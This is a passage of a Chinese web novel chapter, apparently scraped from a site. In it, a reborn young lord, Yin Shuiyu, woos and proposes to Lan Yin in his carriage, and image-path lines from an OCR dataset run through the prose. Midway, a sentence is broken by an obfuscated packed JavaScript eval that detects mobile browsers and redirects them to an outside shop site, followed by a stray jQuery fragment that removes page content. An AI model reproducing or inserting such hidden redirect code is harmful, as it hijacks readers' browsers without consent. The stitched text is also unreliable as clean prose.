他抬眸看去,那辆如仙宫楼宇般的马车,不是殷家的,又是谁的?
看来,这殷世子当真对他这次女难以割舍,想到此处,他连忙道:“劳烦您跑一趟,我这就让她去,别让世子久等。”
兰家的马车已经有些寒酸,更别提还能隔音保暖,兰正成与那人的对话自然被里面的人听得一清二楚。
在兰烟怨毒的目光,与兰正成殷切的视线下,兰茵下了马车,被引着上了殷水玉的马车。
香风缥缈,玛瑙玉风铃叮当,四匹汗血宝马皆身披锦绣,踩上马车的那一瞬,触感温润。
兰茵垂眸一看,原是价值千金的波斯地毯。旁的世家大族用来铺在房中的,但在殷家,也只配当做马车上蹭灰的物什。
入了车厢之内,竟不觉压抑逼耸,开阔舒适,马车行驶平稳,如在房中一般。
软榻上,坐着一仙姿迭貌的少年,面容清透昳丽,眼睛的颜色尤为特别,居然是灰色的,极为罕见。
兰茵一时多看了片刻,便听得对方说:
“今日在殿上可有吓到你?”
少年语气温和,音色如山间清泉,带着股熟稔。
“不曾。”她应了声,在车门处坐下。
那少年的眼神便随着她的动作,虽过于直白,却不令人感到冒犯。
等她坐好,殷水玉将她的神色尽数收入眼中。心中越发确定,这便是另一个世界的贵女。
在这里,她只是换了个名字,换了个家世,但她习惯性的动作,语气,乃至喜爱的衣裳颜色、款式、发髻,都分毫不差。
同样地,她的头上戴着那支海棠发簪,与贵女赠他的,一模一样。
她不记得他,不过没关系。
他会用尽手段博得她的喜爱,就如前世那般。
他想为她挽发,为她描妆,想时时刻刻与她黏在一起,不再分开。
心中这样想着,他的身体便随着心,不由自主地坐到了她的身旁。
熟悉的馨香传入鼻间,唤起他埋藏的记忆。
“今日你说你有婚约,你与他......可是彼此心悦?”
本来因为殷水玉的突然靠近,兰茵便有些不习惯,但她能感受到他并无恶意。
从未与男子有过这般近距离的接触,一时间,她眼睫颤了颤,避开他的视线才回:
“并非彼此心悦,不过父母之命罢了。”
“当真?”他在她身边紧紧追问,言语中的惊喜和喜悦不言而喻。
“嗯。”
这个字落下,殷水玉便笑起来,眼眸弯弯,眸下漂亮的卧蚕让他显出几分柔弱可欺的旖旎姿态。
他看着她,像之前一般,热切而满含爱恋,但忽而想到面前的人还与他不甚相熟,便只好收敛一些。
可在兰茵的视角,美如透玉的少年黑发雪肤,身量高挑瘦削,坐在她身边时,他微微向她倾身,仿佛要将她揽入怀中。
望着她的视线也灼热得让她难以逼视,她的心跳得厉害了些,连带着面上也染上绯红。
世人皆爱美好的人,她也不例外,尽管她平日较同龄人沉稳些,但到底也才十六七岁,面对如此直晃晃的撩拨,她险些快要受不住。
于是,她低声道,“世子,你可否坐远一些......”
被委婉拒绝的殷水玉怔住了,虽有所预料,但他果然还是无法接受这个事实。
他失落无比地看着她,竭力控制着此起彼伏的情绪,才没有当场哭出来。
只是那眼尾的红,落在他的肌肤上,却显眼无比。
他眼巴巴望着她,“可以不要唤我世子吗?”
“啊,那唤什么?”
她似乎很是意外,触及到他这幅惹人垂怜的模样,挪开眼不敢再看。
怎么会这般勾人呢。
照常来说,这位殷世子含着金汤匙出生,骨子里该是高傲的,怎么会对她做出这幅神情。
她有个不可思议的猜测——
他,不会在故意引诱她吧。
“阿玉。唤我阿玉。”
好亲近的称呼。
但她居然在他这样的神情下,顺着他喊出来了,“......阿玉。”
他的瞳孔狠狠颤了颤,随即缓缓在她眼前绽开一个绮丽至极的笑意。
他半倾着身,越发靠近她,使得她的躯体不由得紧紧贴在马车车壁之上。两人离得太近,近得她能听到他急促而颤抖的呼吸声,以及那被刻意压制的喘.息。
好开心,好幸福。
被她这样一唤,他就忍不住浑身战栗。
积攒的爱意太多、太久,驱使着他在她慌乱而羞赧的时候,牵住了她的手,然后与她十指相扣。
兰茵呆住了,彻彻底底呆住了。
面前的人好似特别迷恋她,情不自禁地
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17558074|203452||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
想与她亲近,虽然很冒犯,但她竟也不觉得排斥。
就好像很久很久之前,他也这样对过她。
在她无措的目光中,他绯红着脸,唇瓣如玛瑙嫣红润泽,对她说:
“我很喜爱很喜爱你,既然你也不喜爱你的未婚夫,你与他退婚,嫁与我可好?”
“我知你父亲与嫡母待你不好,长姐也时常刁难你,这些你都不需要担心。”
“你想要什么,我都给你,我也是你的。”
“只是你的,好吗?”
语罢,他虔诚地捧起她的手,将自己的脸贴在她掌心,目光如水,晶莹缱绻。
被刻意敞开的领口,让她不费吹灰之力就可以窥见那里面的荡漾春色。
起伏紧实的胸膛,块垒分明的腹部,曲线流畅有力的劲腰,兰茵只感觉一股气血上涌,紧接着,鼻间一股热流涌出。
没错,如她所料,她没出息地流鼻血了。
她虽然有些小心机,但她骨子里还是个老实人,哪能受得住这种诱惑。
这荒唐又真实的一幕,使得兰茵脑子一片空白。
旁人面前高不可攀的殷世子,在她面前摇尾乞怜,奢求她的怜爱。
这份冲击和刺激让她呼吸一滞,结结巴巴道:“你这......这太突然了吧。”
殷水玉心疼不已地拿锦帕擦去她的鼻血,语气认真无比,那一份落寞被他恰到好处地既让她听出来,又不会过于明显。
“若是觉得太突然,我可以等,等你想好了再告知我。”
“只要......只要你记得我一直在等你。”
兰茵刚止住鼻血,又见他用那种“对我做什么都可以,但求怜惜”的目光看她,她红着脸,整个人烫得快要蒸发了。
“你总得让我、让我好好考虑一下,我们才认识,而且,我父亲也不知道。”
这句话在殷水玉听来,她已经变相答应了,滔天的喜悦砸得他晕头转向,他只感觉整个人轻飘飘的,呼吸急促得令他几近晕厥。
他说:
“没关系,我会一直、一直等你,一个月,一年,十年,我都等你。”兜兜转转,他还是与贵女重逢了。
他看似有了家世和权势,但唯有他自己清楚,贵女才是他的所有,是他两世都眷恋不已的神明。
神女降世,才让他这肮脏、破碎的心,有了真正的归处。